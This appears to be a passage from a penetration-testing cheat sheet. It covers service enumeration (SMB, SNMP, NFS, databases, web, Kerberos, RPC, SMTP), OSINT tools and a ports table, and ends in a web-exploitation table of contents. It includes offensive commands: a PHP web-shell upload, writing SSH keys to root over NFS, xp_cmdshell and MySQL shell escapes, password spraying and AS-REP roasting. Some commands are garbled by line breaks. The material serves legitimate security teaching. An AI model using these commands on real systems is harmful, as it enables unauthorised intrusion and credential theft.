Note Before reporting a vulnerability for remediation, it is highly advised to confirm that it is not a false positive since vulnerability scanners are prone to such errors. While some vulnerabilities might be straightforward to confirm, such as those identified with default credentials that could be easily verified

remotely, others might require some effort remotely or from the client end. In any case, when a vulnerability is identified as a false positive, it is recommended to flag it in the report in the tool for future reference.

Enumerating SMB and NetBIOS

Server Message Block (SMB) is a communication protocol that provides shared access to files and printers.

Enumerating Samba (SMB) shares seeks to find all available shares, which are readable and writable, and any additional information about the shares that can be gathered.

[Windows]

NetBIOS Definition

With the help of NetBIOS, applications on computers or printers connected to Ethernet or token rings can communicate with one another.

NetBIOS provides the below services

1. Name service (NetBIOS-NS) for name registration and resolution via port **137**.

2. Datagram distribution service (NetBIOS-DGM) for connection less communication via port **138**.
3. Session service (NetBIOS-SSN) for connection-oriented communication via port **139**.

Port 135: it is used for

Microsoft **Remote Procedure Call** between client and server to listen to the query of the client. Basically, it is used for communication between client- client and server -client for sending messages.

Port 137*:the name service operates on UDP port 137

Port 138: Datagram mode is connectionless; the application is responsible for error detection and recovery. In NBT, the datagram service runs on UDP port 138.

Port 139: Session mode lets two computers establish a connection, allows messages to span multiple packets, and provides error detection and recovery.

Port 445: It is used for SMB protocol (server message block) for sharing file between different operating system i.e. windows-windows, Unix-Unix and Unix-windows.

Enumeration

[1] With smbclient

```
root@kali:smbclient -I TargetIP -L  
administrator -N -U ""
```

```
root@kali:sudo smbclient -L  
\\\ip\\\sharename -U admin
```

[2] With smbclient.py

```
root@kali:smbclient.py user@172.31.1.21
```

[3] With enum4linux.pl

```
root@kali:enum4linux.pl (options)  
targetip
```

[4] With nbscan

```
root@kali: wget  
http://www_unixwiz.net/tools/nbtscan-  
source-1.0.35.tgz
```

```
root@kali: tar -xvzf nbtscan-source-  
1.0.35.tgz
```

```
root@kali: make root@kali:~/nbtscan#  
. ./nbtscan
```

Then after installation, we can perform full scan on a single target or targets separated by a comma

```
root@kali: ./nbtscan -n -f IP(s)
```

You can also send the output to a file

```
root@kali: ./nbtscan -O output.txt  
target(s)
```

If the port the netbios service running on was different, then you can specify a port

```
root@kali: nbtscan -p PORT target(s)
```

[4]

```
net share
```

Mounting shares

The below command mounts a specific share by supplying empty username and password

```
mount -t cifs //ip/sharename /mnt -o  
user=,password=
```

You can also omit the options to supply username and password

Mounting VHD files

VHD files are usually created after creating a windows image backup. So if you stumble upon them while enumerating shares, you can mount them to have full visibility on the target file system.

```
guestmount --add  
/mnt/WindowsImageBackup/L4mpje-  
PC/Backup/file.vhd --inspector --ro  
/mnt2/
```

After **--add** make sure to add the path to the vhd file after you have mounted the complete share so this would be a path in your attacking machine.

Enumerating SMB [Linux]

[1] With smbclient

```
root@kali:Smbclient //ip -U (username)  
root@kali:Smbclient -L \\\\"(ip)\\\"
```

[2] with smbmap

```
root@kali: smbmap -H ip
#list all shares with permissions

root@kali: smbmap -H $ip -R $sharename
# Recursively list dirs, and files

root@kali:smbmap -u '' -p '' -H $ip

root@kali:smbmap -u guest -p '' -H $ip

root@kali:smbmap -u user -p pass -d
workgroup -H 192.168.0.1
# With credentials
```

[3] With enum4linux

```
enum4linux IP
```

The above command will perform full SMB enumeration and gives out users information, NBstat info, OS info, Shares, Groups, Printers etc.

To narrow down enumeration, we can enumerate for the users only

```
enum4linux -U IP
```

Specifying a minimum version for SMBv1

Specifying a minimum version for SMBv1

```
root@kali:Smbclient //ip -U (username)  
-option='client min protocol=NT1'
```

The above command is useful if getting error
protocol negotiation failed:

NT_STATUS_CONNECTION_DISCONNECTED

Logging in without username and specifying it later

```
root@kali:Smbclient //ip  
smb: \> logon [username]
```

Accessing a share

[1]

```
smbclient -N //ip/share -U "username"  
root@kali:Smbclient \\\\"(ip)\\share-  
name
```

[2]

The below command enumerates the contents of the share.

```
smbmap -u username -H ip -R sharename
```

Finding the path of every share

```
nmap -p 445 --script=smb-enum-shares ip
```

Enumerating SNMP

The Simple Network Management Protocol (SNMP) is a protocol **used in TCP/IP networks to collect and manage information about networked devices**. It lets you know about various network events, from a server with a faulty disk to a printer out of ink. Simple network management protocol runs on a UDP port [161]. When enumerating SNMP, we look to find the

community string by which we can then get more information about current network interface, routers and other connected devices.

SNMP Components

- **Managed Device** A network device that has the SNMP service activated and permits unidirectional (read) or bidirectional (read/write) communication is referred to as a managed device (sometimes known as a "node"). Any networked equipment, including servers, firewalls, and routers, can be a managed device.
- **Agent** The software that is now executing on the controlled device—the agent—is in charge of managing communication. For the Network Management System, the agent converts device-specific configuration parameters into an SNMP format.
- **Network Management System (NMS)** The software responsible for controlling and keeping track of networked devices is called the Network Management System. There will always be at least one NMS on a network that is managed by SNMP.
- **The SNMP Management Information Base (MIB)** is a database that contains information about the network device. When the Network

Management System (NMS) sends a ‘get’ request for information about a managed device on the network, the agent service returns a structured table with data. This table is what is called the Management Information Base (MIB). MIB values are indexed using a series of numbers with dots.

- **The SNMP community string** is like a username or password that allows access to the managed device. There are three different community strings that allow a user to set (1) read-only commands, (2) read and write commands and (3) traps. Most SNMPv1 and SNMPv2 devices ship from the factory with a default read-only community string set to ‘**public**’ and the read-write string set to ‘private’.

With onesixtyone and snmpwalk

Below command uses [onesixtyone] to try with a list of common community strings against the target.

```
onesixtyone domain.com -c  
/usr/share/doc/onesixtyone/dict.tx
```

Say you found the community string to be [public] then we can use that to start the enumeration

process with [snmpwalk] and probably we can find users as well

```
snmpwalk -v2c -c public target-ip >  
output.txt
```

If you are looking for extracting [IPv6] addresses then use the below command

```
snmpwalk -v2c -c public target-ip  
ipAddressIfIndex.ipv6 | cut -d '"' -f2 |  
grep 'de:ad' | sed -E 's/(.{2}):(.  
{2})/\1\2/g'
```

[cut] and [grep] are used to extract the [ipv6] addresses and only the routable ones.

With snmpenum.pl

Say that we know the community string to be **public** then we can run a full scan with below command

```
perl snmpenum.pl IP public users-  
wordlist.txt
```

The above command will perform SNMP scan and will return a possible list of users on the system so that you can perform password attacks.

With snmpcheck

Cloning the tool

```
git clone  
https://gitlab.com/kalilinux/packages/snmpcheck.git cd snmpcheck/
```

Installing and assigning permissions

```
gem install snmp  
chmod +x snmpcheck-1.9.rb
```

Running

Below we assume that the community string is

public

```
snmpcheck.rb ip -c public | more
```

Enumerating NFS shares

Runs on **port 111 and 2049 tcp/udp**

Listing the shares

```
root@kali:Showmount -e [target-ip]
```

Mounting a share

[1]

```
root@kali:Mount -t nfs [hostname or  
ip]::/path-to-share [path to local mount  
point]
```

```
root@kali:Mount -t nfs  
192.168.1.1:/var/backups /mnt/backups
```

[2]

```
root@kali:Mount -t cifs -o  
username=admin , password=password  
//192.168.1.1/shares /mnt/shares
```

Unmounting shares

```
root@kali:umount -f -l /mnt/nfs
```

Writing SSH keys to the NFS share

If the NFS shares of the target system allows you to write files then you can write SSH keys to the share and login to have root access

```
root@kali:ssh keygen  
root@kali:cat ~/.ssh/id_rsa.pub >>  
/mnt/nfs/root/.ssh/authorized_keys  
root@kali:ssh root@$ip
```

Enumerating MYSQL

Runs on port 3306 and indicate a mysql server installed on the target.

Logging in

```
mysql -u root  
# Connect to root without password  
  
mysql -u root -p  
# A password will be asked  
  
mysql -h <Hostname> -u root  
# if the target is remote
```

Extracting all database details

This requires you to have the correct login credentials.

```
mysqldump -u admin -p pass --all-databases --skip-lock-tables
```

From Mysql to Root

If you get access to the mysql server as root you can have a root shell

```
mysql> select do_system('id');
```

```
mysql> \! sh
```

MYSQL Configs

Windows

```
config.ini  
my.ini  
windows\my.ini  
winnt\my.ini  
<InstDir>/mysql/data/
```

Linux

```
my.cnf  
/etc/mysql  
/etc/my.cnf  
/etc/mysql/my.cnf  
/var/lib/mysql/my.cnf  
~/.my.cnf  
/etc/my.cnf
```

History of commands

```
~/mysql.history
```

Enumerating Oracle

Oracle runs on port 1521 and indicates an Oracle database installation on the target. Oracle DB uses TNS-listener to run on port 1512 so usually TNS-listener enumeration is part of the overall enumeration process

Enumerating DB users

This requires knowledge of the DB SID. You can find it using below command

```
nmap --script=oracle-sid-brute $ip
```

Say the SID is **ORCL** then you can execute the below

```
nmap -n -v -sV -Pn -p 1521 -  
script=oracle-enum-users -script-args  
sid=ORCL,userdb=users.txt $ip
```

Finding the TNS version

```
nmap --script "oracle-tns-version" -p  
1521 -T4 -sV $ip
```

Enumerating MsSQL Server

MsSQL server runs on port 1433 and indicates an installation of **Microsoft SQL Server** which is a relational database management system developed by Microsoft.

Complete Enumeration

The below will reveal complete info about the MsSQL server installed and its parameters.

```
nmap -n -v -sV -Pn -p 1433 -script ms-  
sql-info,ms-sql-ntlm-info,ms-sql-empty-  
password $ip
```

BruteForcing Users and Passwords

```
nmap -n -v -sV -Pn -p 1433 --script ms-
sql-brute --script-args
userdb=users.txt,passdb=passwords.txt
$ip
```

Logging in with credentials

```
mssqlclient.py domain/admin:pass@ip
```

Dropping a shell

```
SQL> enable_xp_cmdshell
```

Web Enumeration

Using Curl

Grabbing headers

```
curl --head [domain.com]
```

Sending post requests with form data.

Say we would like to send a post request with username and password from a login form

```
curl -d "username=admin&host=password" -  
X POST http://domain.com/login.php
```

Uploading files/shells

Using POST Method

```
curl -X POST -F "file=path-to-  
shell/shell.php" http://$ip/upload.php -  
-cookie "cookie"
```

Using PUT Method

```
curl -X PUT -d '<?php  
system($_GET["c"]);?>'  
http://192.168.2.99/shell.php
```

Using WhatsWeb

WhatWeb is an open-source tool used for fingerprinting web technologies utilized by a website. It analyzes the HTTP headers, HTML content, and other aspects of a web page to identify the software and frameworks being used, such as CMS platforms, server types, JavaScript libraries, and more.

```
whatweb [OPTIONS] TARGET_URL
```

Common options include:

- **-v**: Verbose mode, providing more detailed output.
- **-a**: Aggressive mode, increasing the intensity of detection.
- **-i**: Ignore IP addresses in URLs.
- **-l**: Limit requests to a specific URL or directory.

Example

```
whatweb -v example.com
```

Output may include:

- Detected CMS platforms (e.g., WordPress, Joomla).
- Server information (e.g., Apache, Nginx).
- JavaScript libraries and frameworks.
- Security headers and configurations.

With Gobuster and Dirbuster

Gobuster is an open-source command-line tool used for directory and DNS subdomain brute-forcing. It allows users to discover hidden files and directories on a web server, and find subdomains on a given domain.

The tool works by sending HTTP/HTTPS requests to the web server or DNS queries to the domain name server, and analyzes the responses to determine if there are any hidden files, directories or subdomains.

Regular scan with wordlist

```
root@kali:dirb http://10.5.5.25:8080/ -w  
### -w: to continue enumerating past  
the warning messages  
root@kali:gobuster dir -u 'url' -w  
[path-to-wordlist]
```

Directory enumeration with file extensions specified

```
root@kali:dirb http://10.5.5.25:8080/ -w  
-e php,html,txt,js
```

Filtering output

Lets say we want to filter out 403 responses

```
root@kali:dirb http://10.5.5.25:8080/ -w  
-e php,html,txt,js -x 403
```

Increasing the scan speed

```
root@kali:dirb http://10.5.5.25:8080/ -w  
-e php,html,txt,js -x 403 -t 50
```

Enumerating a site running Microsoft sharepoint

A site running shaepoint server has many directories but most importantly are the below ones

```
/shared documents/forms/allitems.aspx  
[1]  
/_layouts/viewlsts.aspx [2]  
/SitePages/Forms/AllPages.aspx [3]
```

You can deduce the above directories using the below command

```
root@kali: gobuster -w  
/usr/share/seclists/Discovery/WebContent  
/CMS/sharepoint.txt -u [url]
```

Enumeration Directories with Wfuzz

We can enumerate directories, URL parameters and even perform brute force attacks on usernames and passwords with wfuzz.

Enumerating for files

The below command enumerates files using [big.txt] wordlist.

```
wfuzz -c -z  
file,/usr/share/wordlists/dirb/big.txt  
http://domain.com/FUZZ
```

[-c] shows the output in colors

[-z] specifies what we enumerate. In the command above we are enumerating files

Performing password attack

The below command performs brute force attack on a login form. We use [-d] to specify the data we are FUZZING.

```
wfuzz -c -z file,mywordlist.txt -d  
“username=FUZZ&password=FUZZ” -u  
http://domain.com/login.php
```

Enumerating Directories, Files, Parameters and Brute Forcing passwords with ffuf

Enumerating Extensions

```
ffuf -u http://domain.com/indexFUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/web-extensions.txt
```

Enumerating Directories

```
ffuf -u http://domain.com/FUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/big.txt
```

Enumerating Files

```
ffuf -u http://domain.com/FUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/raft-medium-words-lowercase.txt  
-e .php,.txt
```

Filtering for 403 status codes

```
ffuf -u http://domain.com/FUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/raft-medium-files-lowercase.txt  
-fc 403
```

Showing only 200 status codes

```
ffuf -u http://domain.com/FUZZ -w  
/usr/share/seclists/Discovery/Web-  
Content/raft-medium-files-lowercase.txt  
-mc 200
```

Fuzzing parameters

```
ffuf -u 'http://domain.com/page?FUZZ=1'  
-c -w /usr/share/seclists/Discovery/Web-  
Content/burp-parameter-names.txt -fw 39
```

Numeric wordlist as STDOUT

```
$ for i in {0..255}; do echo $i; done |  
ffuf -u 'http://domain.com/page?id=FUZZ'  
-c -w - -fw 33
```

Brute Forcing passwords in login forms

```
ffuf -u http://domain.com/login -c -w  
/usr/share/seclists/Passwords/Leaked-  
Databases/hak5.txt -X POST -d  
'uname=Dummy&passwd=FUZZ&submit=Submit'  
-fs 1435 -H 'Content-Type:  
application/x-www-form-urlencoded'
```

Enumerating Directories, Files, Parameters and Brute Forcing passwords with Wfuzz

WFUZZ is an open-source web application security testing tool used for brute-forcing and fuzzing HTTP/HTTPS web applications. The tool is designed to identify vulnerabilities in web applications by discovering hidden or undiscovered content such as files, directories, and parameters.

WFUZZ supports various HTTP methods such as GET, POST, PUT, DELETE, and many more. It can also be used for SSL and proxy connections. The tool can perform complex attacks by combining multiple parameters and testing different combinations.

Directory & Files Bruteforce

```
wfuzz -c -z  
file,/usr/share/wordlists/dirbuster/dire  
ctory-list-2.3-medium.txt --sc  
200,202,204,301,302,307,403  
http://example.com/uploads/FUZZ
```

Enumerating Content Management Systems

DRUPAL

Scanning for vulnerabilities

```
root@kali: /opt/droopescan/droopescan  
scan drupal -u http://ip]
```

Finding the version

```
domain.com/CHANGELOG.txt
```

Kereberos Enumeration

Enumerating usernames and Tickets on Kereberos

```
root@kali:./kerbrute_linux_amd64  
userenum -d pentesting.local -dc [ip]  
[path-to-usernames-wordlist]
```

Check if a user among users in Active directory has a specified password in the input [Password Spray Attack]

```
root@kali:./kerbrute_linux_amd64  
passwordspray -v -d pentesting.local -dc  
[ip] [users-list.txt] [the password]
```

Getting password hashes and TGTs for identified users in the previous Kerebro enumeration [ASREP ROASTING]

```
root@kali:python3 GetNPUsers.py -dc-ip  
[ip] pentesting.local/ -usersfile [list-  
of-found-users-from-command-above]
```

Brute forcing usernames and passwords with Kereberos [Kerebroasting]

```
root@kali:python kerbrute.py -domain  
pentesting.local -users users.txt -  
passwords passwords.txt -outputfile  
passwords-found.txt
```

Enumerating samba shares

```
root@kali:smbclient -N -L \\\\  
root@kali:smbclient \\\\\[sharename]  
get [filename]
```

Enumerating and interacting with svnserv

Usually runs on port 3690

Connect and display info about the server

```
root@kali:Svn info svn://domain.com
```

Display files on the current directory

```
root@kali:Svn list svn://domain.com
```

Export specific file from the server

```
root@kali:Svn export  
svn://domain.com/file.txt
```

Checking out revisions

```
root@kali:Svn checkout -r 1  
svn://domain.com  
root@kali:Svn checkout -r 2  
svn://domain.com
```

Enumerating and interacting with RPC clients

Usually run on port 111

Logging in

```
root@kali:Rpcclient [ip-or dns name] -U  
'username'
```

Use the option **-N** to login with no password.

Logging in with hash

```
root@kali:Rpcclient --pw-nt-hash -U  
[username] [ip-or-domain]
```

Querying and displaying info after logging in

```
rpcclient $>querydisinfo
```

Display users and groups

```
rpcclient $> enumdomusers  
rpcclient $> enumdomgroups
```

Displaying info about a specific group

```
rpcclient $> querygroup 0x200
```

0x200 is the group rid which you can get it from the output of the command enumdomgroups

You can also find the members of the group

```
querygroupmem 0x200
```

This will give you the rid of the user who is member of the group. You can then find that user by correlating the RID you found with the list of users you extracted using enumdomusers

Display privileges

```
rpcclient $> enumprivs
```

Display Printers

```
rpcclient $> enumprinters
```

Enumerating and interacting with MSRPC TCP 135

Listing Current RCP mappings and interfaces [requires impacket]

```
root@kali:python rpcmap.py  
'ncacn_ip_tcp:10.10.10.213'
```

Identifying hosts and other endpoints

```
root@kali:python IOXIDResolver.py -t  
10.10.10.21
```

Finding if its vulnerable to PrintNightMare or print spooler service vulnerability **CVE-2021-1675 / CVE-2021-34527**

```
rpcdump.py @192.168.1.10 | egrep 'MS-  
RPRN|MS-PAR'
```

rpcdump.py is part of impacket tools.

Enumerating Rsync

Rsync is a linux tool for remote and local file and directory synchronization.

Connecting to a remote rsync server

```
rsync rsync://rsync-connect@ip-address/
```

Listing synced files

```
rsync rsync://rsync-connect@ip-  
address/Conf  
Conf is an example
```

Downloading a file

```
rsync -v rsync://rsync-connect@ip-  
address/Conf/filename [~/Desktop/file]
```

Uploading a file back to the server

```
rsync -v [~/Desktop/file] rsync://rsync-  
connect@ip-address/Conf/filename
```

SMTP Enumeration

SMTP is the protocol used in sending and receiving emails along with IMAP and POP3 and it runs on port 25. If the port 25 is open then we conduct SMTP enumeration to find users, server version, passwords, etc.

SMTP enumeratiuon Tools

smtp-user-enum

Username guessing tool primarily for use against the default Solaris SMTP service. Can use either EXPN, VRFY or RCPT TO.

```
https://pentestmonkey.net/tools/user-enumeration/smtp-user-enum
```

To run the tool, we have to feed it with a user list of possible email addresses that we expect to exist.

```
smtp-user-enum -M RCPT -U users-list.txt  
-t target-ip
```

You can also use **-M VRFY**

With Metasploit

We can use the below module

```
auxiliary/scanner/smtp/smtp_enum
```

With NMAP

```
nmap -script smtp-enum-users.nse IP
```

POP3 Enumeration

Its the equivalent of IMAP protocol to receive and store emails on the host machine however POP3 deletes the messages from the server and doesn't sync across multiple devices like IMAP does.

Runs on port 110

The below command will return a wealth of info about the pop3 server installed

```
nmap --script "pop3-capabilities or  
pop3-ntlm-info" -sV -port <PORT> <IP>  
#All are default scripts
```

You can try to login to a pop3 server using telnet

```
telnet $ip 110
```

And if it was successful, you can refer to the below pop3 commands

USER uid

Log in as "uid"

PASS password

Substitue "password" for your actual
password

STAT

List number of messages, total mailbox
size

LIST

List messages and sizes

RETR n

Show message n

DELE n

Mark message n for deletion

RSET

Undo any changes

QUIT

Logout (expunges messages if no RSET)

TOP msg n

Show first n lines of message number msg

CAPA

Get capabilities

Info Gathering Frameworks

Recon-ng

Recon-ng is a framework that helps automate the OSINT work. It uses modules from various authors and provides a multitude of functionality. Some modules require keys to work; the key allows the module to query the related online API.

All the data collected is automatically saved in the database related to **your workspace** which means the first step is creating a workspace under which all the results will be stored in the respective tables.

Creating a workspace

```
workspaces create workspace-name
```

Listing Tables

This will list the tables and the values stored in them. Remember that all the recon results are stored in the database tables in the workspace you created.

```
db schema
```

Inserting a value in a table

Say you want to start the recon with a domain name, then you will want to insert the domain name into the respective table

```
db insert domains
```

This will bring up the below

```
[recon-ng][thmredteam] > db insert  
domains domain (TEXT): example.com  
notes (TEXT): engagement-v1
```

Above, we inserted the domain in question and some notes for reference.

Installing and Loading Modules

Modules are necessary to perform your recon. They can be installed and loaded from the marketplace.

- **marketplace search KEYWORD** to search for available modules with *keyword*.
- **marketplace info MODULE** to provide information about the module in question.
- **marketplace install MODULE** to install the specified module into Recon-ng.
- **marketplace remove MODULE** to uninstall the specified module.
- **modules search** to get a list of all the installed modules
- **modules load MODULE** to load a specific module to memory
- **options list** to list the options that we can set for the loaded module.

- `options set <option> <value>` to set the value of the option.

API Keys and Dependencies

Some modules require a key and its indicated by a `*` under the `K` column when you attempt to search modules in the marketplace. This requirement indicates that this module is not usable unless we have a key to use the related service.

Other modules have dependencies, indicated by a `*` under the `D` column. Dependencies show that third-party Python libraries might be necessary to use the related module.

Remember the below commands to interact with keys

- `keys list` lists the keys
- `keys add KEY_NAME KEY_VALUE` adds a key
- `keys remove KEY_NAME` removes a key

Sn1per

Sn1per is a powerful penetration testing tool designed for security professionals and penetration testers. It is written in Python and Bash and provides a comprehensive suite of features for

reconnaissance, scanning, enumeration, and exploitation. Sn1per automates various stages of the penetration testing process, making it efficient and effective for assessing the security posture of target systems.

Basic Scan

```
./sn1per -t <target>
```

Passive Info Gathering/OSINT

Definition

The process of gathering information about the target's system, network and defenses without engaging it directly. OSINT includes data from publicly available sources, such as DNS registrars, web searches, security-centric search engines like Shodan and Censys. Another type of open source intelligence is information about vulnerabilities and other security flaws, including sources like the Common Vulnerabilities and Exposures (CVE) and Common Weakness Enumeration (CWE) resources.

Examples of information that can be gathered during an engagement

- Domain names and subdomains
- IP Address ranges
- Email addresses
- Physical locations
- Staff list and organization chart.
- Documents' meta data.
- Social media information
- Technologies and infrastructure.

Tools

DNS Enumeration

nslookup

Nslookup is a command-line tool used to query the Domain Name System (DNS) to obtain domain name or IP address mapping or other DNS records. It is a utility available on most operating systems, including Windows, macOS, and Linux.

```
nslookup -type=[type-of-dns-record]
example.com
nslookup -type=mx google.com
nslookup domain
```

dig

Example below querying A records

```
dig example.com A
```

Specifying which DNS server to query. In the below query we specified [8.8.8.8] as the DNS server to query for the domain [example.com]

```
dig @8.8.8.8 example.com
```

To query all records, we use [any]

```
dig example.com ANY
```

Displaying short answer

```
dig example.com +short
```

Displaying detailed information

```
dig example.com +noall +answer
```

Reverse DNS lookup which is looking up a domain using its ip address

```
dig -x [ip]
```

Enumerating multiple entries using a file. We can create a txt file and add multiple domains one per line and then query them all

```
dig -f domains.txt +short
```

You can also specify a nameserver to query information from

```
dig domain @1.1.1.1
```

@1.1.1.1 is cloudflare nameservers
Performing zone transfer

```
dig axfr @target.nameserver.com  
domain.name
```

DnsDumpster

`dnsdumpster.com`

Enumerating subdomains, email addresses and hosts

TheHarvester

[emails]

```
root@kali: theharvester -d (target-domain) -b all -h results.html
```

Web-based tools for email harvesting

<https://hunter.io/>

<https://osintframework.com/>

Dnsrecon

```
root@kali: dnsrecon -d [domain]
```

sublist3r

```
sublist3r.py -d [domain]
```

ffuf

```
ffuf -w  
/usr/share/wordlists/SecLists/Discovery/  
DNS/namelist.txt -H "Host:  
FUZZ.acmeitsupport.thm" -u  
http://MACHINE_IP -fs {size}
```

Google Dorks

```
-site:www.domain.com site:*.domain.com
```

Certificate Logs

```
https://crt.sh/
```

Gobuster

```
gobuster vhost -u domain.com -w wordlist
```

Zone Transfers

```
host -t axfr domain.name dns-server
```

Metasploit

We can enumerate emails using Metasploit modules. Use the below module and set the domain name of the target in the options and run it.

```
/auxiliary/gather/search_email_collector
```

ipinfo

IP Address Lookup

<https://ipinfo.io/>

urlscan

Per the [site](#), "urlscan.io is a free service to scan and analyse websites. When a URL is submitted to urlscan.io, an automated process will browse to the URL like a regular user and record the activity that this page navigation creates. This includes the domains and IPs contacted, the resources (JavaScript, CSS, etc) requested from those domains, as well as additional information about the page itself. urlscan.io will take a screenshot of the page, record the DOM content, JavaScript global variables, cookies created by the page, and a myriad of other observations. If the site is targeting the users one of the more than 400 brands tracked by urlscan.io, it will be highlighted as potentially malicious in the scan results".

<https://urlscan.io/>

Talos Reputation Center

<https://talosintelligence.com/reputation>

https://talosintelligence.com/talos_file_reputation

Common Ports

Below is a figure that lists most common network ports that you may encounter when conducting any scan.

COMMON PORTS

packetlife.net

TCP/UDP Port Numbers					
7 Echo	554 RTSP	2745 Bagle.H	6891-6901 Windows Live		
19 Chargen	546-547 DHCPv6	2967 Symantec AV	6970 Quicktime		
20-21 FTP	560 mmonitor	3050 Interbase DB	7212 GhostSurf		
22 SSH/SCP	563 NNTP over SSL	3074 XBOX Live	7648-7649 CU-SeeMe		
23 Telnet	587 SMTP	3124 HTTP Proxy	8000 Internet Radio		
25 SMTP	591 FileMaker	3127 MyDoom	8080 HTTP Proxy		
42 WINS Replication	593 Microsoft DCOM	3128 HTTP Proxy	8086-8087 Kaspersky AV		
43 WHOIS	631 Internet Printing	3222 GLBP	8118 Privoxy		
49 TACACS	636 LDAP over SSL	3260 iSCSI Target	8200 VMware Server		
53 DNS	639 MSDP (PIM)	3306 MySQL	8500 Adobe ColdFusion		
67-68 DHCP/BOOTP	646 LDP (MPLS)	3389 Terminal Server	8767 TeamSpeak		
69 TFTP	691 MS Exchange	3689 iTunes	8866 Bagle.B		
70 Gopher	860 iSCSI	3690 Subversion	9100 HP JetDirect		
79 Finger	873 rsync	3724 World of Warcraft	9101-9103 Bacula		
80 HTTP	902 VMware Server	3784-3785 Ventrilo	9119 MXit		
88 Kerberos	989-990 FTP over SSL	4333 mSQL	9800 WebDAV		
102 MS Exchange	993 IMAP4 over SSL	4444 Blaster	9898 Dabber		
110 POP3	995 POP3 over SSL	4664 Google Desktop	9988 Rbot/Spybot		
113 Ident	1025 Microsoft RPC	4672 eMule	9999 Urchin		
119 NNTP (Usenet)	1026-1029 Windows Messenger	4899 Radmin	10000 Webmin		
123 NTP	1080 SOCKS Proxy	5000 UPnP	10000 BackupExec		
135 Microsoft RPC	1080 MyDoom	5001 Slingbox	10113-10116 NetIQ		
137-139 NetBIOS	1194 OpenVPN	5001 iperf	11371 OpenPGP		
143 IMAP4	1214 Kazaa	5004-5005 RTP	12035-12036 Second Life		
161-162 SNMP	1241 Nessus	5050 Yahoo! Messenger	12345 NetBus		
177 XDMCP	1311 Dell OpenManage	5060 SIP	13720-13721 NetBackup		
179 BGP	1337 WASTE	5190 AIM/ICQ	14567 Battlefield		
201 AppleTalk	1433-1434 Microsoft SQL	5222-5223 XMPP/jabber	15118 Dipnet/Oddbob		
264 BGMP	1512 WINS	5432 PostgreSQL	19226 AdminSecure		
318 TSP	1589 Cisco VQP	5500 VNC Server	19638 Ensim		
381-383 HP Openview	1701 L2TP	5554 Sasser	20000 Usermin		
389 LDAP	1723 MS PPTP	5631-5632 pcAnywhere	24800 Synergy		
411-412 Direct Connect	1725 Steam	5800 VNC over HTTP	25999 Xfire		
443 HTTP over SSL	1741 CiscoWorks 2000	5900+ VNC Server	27015 Half-Life		
445 Microsoft DS	1755 MS Media Server	6000-6001 X11	27374 Sub7		
464 Kerberos	1812-1813 RADIUS	6112 Battle.net	28960 Call of Duty		
465 SMTP over SSL	1863 MSN	6129 DameWare	31337 Back Orifice		
497 Retrospect	1985 Cisco HSRP	6257 WinMX	33434+ traceroute		
500 ISAKMP	2000 Cisco SCCP	6346-6347 Gnutella	Legend		
512 rexec	2002 Cisco ACS	6500 GameSpy Arcade	Chat		
513 rlogin	2049 NFS	6566 SANE	Encrypted		
514 syslog	2082-2083 cPanel	6588 AnalogX	Gaming		
515 LPD/LPR	2100 Oracle XDB	6665-6669 IRC	Malicious		
520 RIP	2222 DirectAdmin	6679/6697 IRC over SSL	Peer to Peer		
521 RIPng (IPv6)	2302 Halo	6699 Napster	Streaming		
540 UUCP	2483-2484 Oracle DB	6881-6999 BitTorrent			

IANA port assignments published at <http://www.iana.org/assignments/port-numbers>



**Network and
Web
Application
Exploitation
Notes**

Table of Contents

- Basics
 - Interception Proxies
 - Fuzzers
 - Methodology
- Content Enumeration
 - Robots.txt
 - Sitemap.xml
 - HTTP Headers
 - page source
 - Wappalyzer
 - Content Enumeration with Photon
- Enumerating web application directories
- Directory Traversal
- Common Web Applications Attacks
 - SQL Injection
 - General Injection Methodology
 - SQL Injection in search fields
 - SQL Injection in URL Parameters
 - Boolean SQL Injection - Blind
 - Time-based SQL Injection - Blind
 - SQL Injection in Login forms
 - Second Order SQL Injection
 - Bypassing SQL Filters

- UNION Filters
- SQL Injection with sqlmap
 - Grabbing the Database software
 - Listing Tables
 - Dump entries from a specific table
 - Dumping specific columns from a table
 - Writing SSH keys with sqlmap to the remote host to have SSH access (you need to create your key pairs first locally before transferring them to the remote host)
 - Capturing the request with burpsuite of the login form or search form and feeding it to sql map
 - Grabbing OS shell after exploitation
 - And then from os-shell to nc shell:
 - OS-shell to Python shell
 - Instructing sqlmap to try and bypass WAF
 - Using SQLmap for second order SQL injection
 - Using SQLmap with tamper script

- Using sqlmap for blind SQL Injection
- NoSQL Injection
 - Injection Methodology
 - Bypassing Login Forms using Operator Injection
 - Using Operator Injection to Extract Passwords
- IDOR
- XML Attacks
 - XML Injection
 - XXE
- Directory Traversal
- CSRF
- HTML Injection
 - Reflected
 - Detection
 - Exploitation
 - Stored
- Iframe Injection
- File Upload Vulnerabilities
 - Example exploiting image converters
 - Bypass File Upload Filters
- XSS
 - Definition
 - Reflected XSS

- Stored XSS
 - DOM-based XSS
 - Blind XSS
 - Popular XSS Tools
 - XSS Filter Bypass
 - Resources
- Json Web Token's (JWTs) Attacks
 - Intro
 - Exploitation methods
 - Changing the algorithm with server public key
 - Changing the algorithm to none and deleting the signature
 - Brute forcing the secret part and creating your own token
 - An all in one Tools for Scanning, validating and tampering with JWTs
 - Exploiting key confucion vulnerability
 - SSRF Attacks
 - Example vulnerable code
 - Example of SSRF exploitation in the web URL
 - Some payloads if the URL consisted of IP and port

- Bypassing Common SSRF Filters

- Command Injection

- Blind command injection
- Verbose command injection
- Example payloads both blind and verbose
- Example payload for blind command injection
- Bypassing command injection filters
- Bypassing WAFs

- File Inclusion

- Local file inclusion attacks

- Method one: manipulating the URL parameter
 - Method two: using path traversal to expose sensitive files
 - Method three: using the null bytes to bypass extensions
 - Method four: using POST requests
 - Method five; Using the php wrapper filter
 - Method six: From LFI TO RCE

- Remote file inclusion attacks

- Server Side Template Injection Attacks
 - Overview

- Detection
- Examples of detection payloads
- Finding the template engine
- Exploitation
- Example remediation code [look at line number 8]
- Session Hijacking and Cookie Stealing
- Unvalidated Redirects
- Insecure Deserialization Attacks
 - Java Insecure Deserialization
 - Deserialization in Web Applications
 - PHP Insecure Deserialization
 - Node JS Deserialization
- Other Common Web Attacks and Exploits
 - Adobe ColdFusion Attacks
 - Common PHP Vulnerabilities
 - php 8.1.0-dev
 - PHP Type juggling
 - Static-Eval
 - Static-Eval prior to 2.0.3
 - Node.js Attacks
 - Definition
 - Exploitation
 - Python Attacks
